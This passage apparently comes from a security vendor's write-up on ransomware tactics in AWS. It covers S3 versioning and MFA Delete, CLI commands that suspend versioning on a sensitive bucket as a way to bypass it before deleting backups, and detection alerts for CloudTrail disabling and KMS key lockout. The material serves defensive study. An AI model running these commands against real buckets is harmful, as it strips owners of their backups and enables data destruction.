        },
        {
            "ETag": "\"ef3a6a86beae5f22a844cfbe792a1e06\"",
            "Size": 317,
            "StorageClass": "STANDARD",
            "Key": "kmsKeyPolicy.json",
            "VersionId": "r5lrLBVOYke4oZtCozwq12C7pDscNuU0",
            "IsLatest": false,
            "LastModified": "2023-05-29T07:58:45.000Z",
            "Owner": {
                [redacted]
            }
        },
        {
            "ETag": "\"b41a50d054bb7954bb4f338f55202a67\"",
            "Size": 310,
            "StorageClass": "STANDARD",
            "Key": "kmsKeyPolicy.json",
            "VersionId": "hShjpcntxSmA0SYofGu0Kq8f_wCOVDkf",
            "IsLatest": false,
            "LastModified": "2023-05-29T07:58:11.000Z",
            "Owner": {
                [redacted]
            }
        },
        {
            "ETag": "\"b41a50d054bb7954bb4f338f55202a67\"",
            "Size": 310,
            "StorageClass": "STANDARD",
            "Key": "kmsKeyPolicy.json",
            "VersionId": "01j20wZJr.NVz1his8hTdyhmgi1sfKXn",
            "IsLatest": false,
            "LastModified": "2023-05-29T07:57:05.000Z",
            "Owner": {
                [redacted]
            }
        },
```

If Bucket Versioning is enabled, if a file is deleted/overwritten, a copy of the old file will still remain.


```
[ec2-user@ip-172-31-3-25 ~]$ aws s3api delete-object --bucket mfadeletedemobucket --version-id
BwremsGdWymu711INIv2y6O4jWUEi6QT --key IMG_9806.JPG

An error occurred (AccessDenied) when calling the DeleteObject operation: Mfa Authentication mu
st be used for this request
```

If MFA Delete is enabled, it will not allow deletion of a version unless MFA code is put. This puts an extra protection to the data.

Image credited to: https://blog.searce.com/how-to-enable-mfa-delete-s3-bucket-feature-ad3abb965301

BYPASSING BUCKET VERSIONING



One way is delete by bruteforce

```
[redacted]:~$ aws s3api get-bucket-versioning --bucket supersuperpermisosensitivedata --profile [redacted]
{
    "Status": "Enabled",
    "MFADelete": "Disabled"
}
[redacted]:~$ aws s3api put-bucket-versioning --bucket supersuperpermisosensitivedata --versioning-configuration 'Status=Suspended' --profile[redacted]
[redacted]:~$ aws s3api get-bucket-versioning --bucket supersuperpermisosensitivedata --profile [redacted]
{
    "Status": "Suspended",
    "MFADelete": "Disabled"
}
```

The other one is to just disable it from the bucket

PERMISO COVERAGE

Alert	Description
PO_AWS_CLOUDTRAIL_LOGGING_STOPPED_1	An attacker may attempt to disable a CloudTrail trail in order to avoid detection. Successful execution of cloudtrail:StopLogging will disrupt recording and delivery of CloudTrail logs.
PO_AWS_CLOUDTRAIL_TRAIL_DELETED_1	An attacker may attempt to delete a CloudTrail trail in order to avoid detection. Successful execution of cloudtrail:DeleteTrail will disrupt recording and delivery of CloudTrail logs.
PO_AWS_KMS_KEY_CREATION_LOCKOUT_BYPASS_1	An attacker has created a KMS Key, provided a policy, and has set the bypassPolicyLockoutSafetyCheck control to true. This may indicate an attempt to lockout the key making it unusable, resulting in encrypted resources that can not be unencrypted.
PO_AWS_KMS_KEY_UPDATE_LOCKOUT_BYPASS_1	An attacker has updated a KMS Key, provided a policy, and has set the bypassPolicyLockoutSafetyCheck control to true. This may indicate an attempt to lockout the key making it unusable, resulting in encrypted resources that can not be unencrypted.
PO_AWS_S3_VERSIONING_DISABLED_1	An S3 bucket with versioning previously Enabled has been suspended. This setting helps to protect against accidental or malicious deletion of objects by providing backups as versions. An attacker may disable this feature and delete backups to cause destruction or to ensure successful attacks such as ransomware.
PO_AWS_S3_MFADELETE_SETTING_DISABLED_1	An S3 bucket with versioning setting ‘MFADelete’ previously set to Enabled, has been Disabled. This setting helps to protect against accidental or malicious deletion of objects or versions by requiring MFA and will also require MFA if trying to disable versioning altogether. It is often used as part of a defense in depth strategy against ransomware.
PO_AWS_S3_EXTERNAL_ENCRYPTION_KEY_SET_1	An S3 bucket encryption key has been set where the key comes from an unknown external account. This may indicate an attempt at data lockout tactics, including ransomware.

CONCLUSIONS

Key Access


Be vigilant and continuously check who has access to sensitive data or sensitive services like KMS.

Bucket Versioning

Always enable bucket versioning + MFA delete with least privilege in mind for the identities that have access to MFA.


SCP Usage


If your account is part of an organization, the account and organization level access should be limited.



MENTIONING

After finishing this blog and looking for other ways to ransomware, we noticed RhinoSec did a blog a while ago on the Cross Account Key Ransomware. Since they found this first, it is fair to have them mentioned for it.





Thank you!

Any Questions?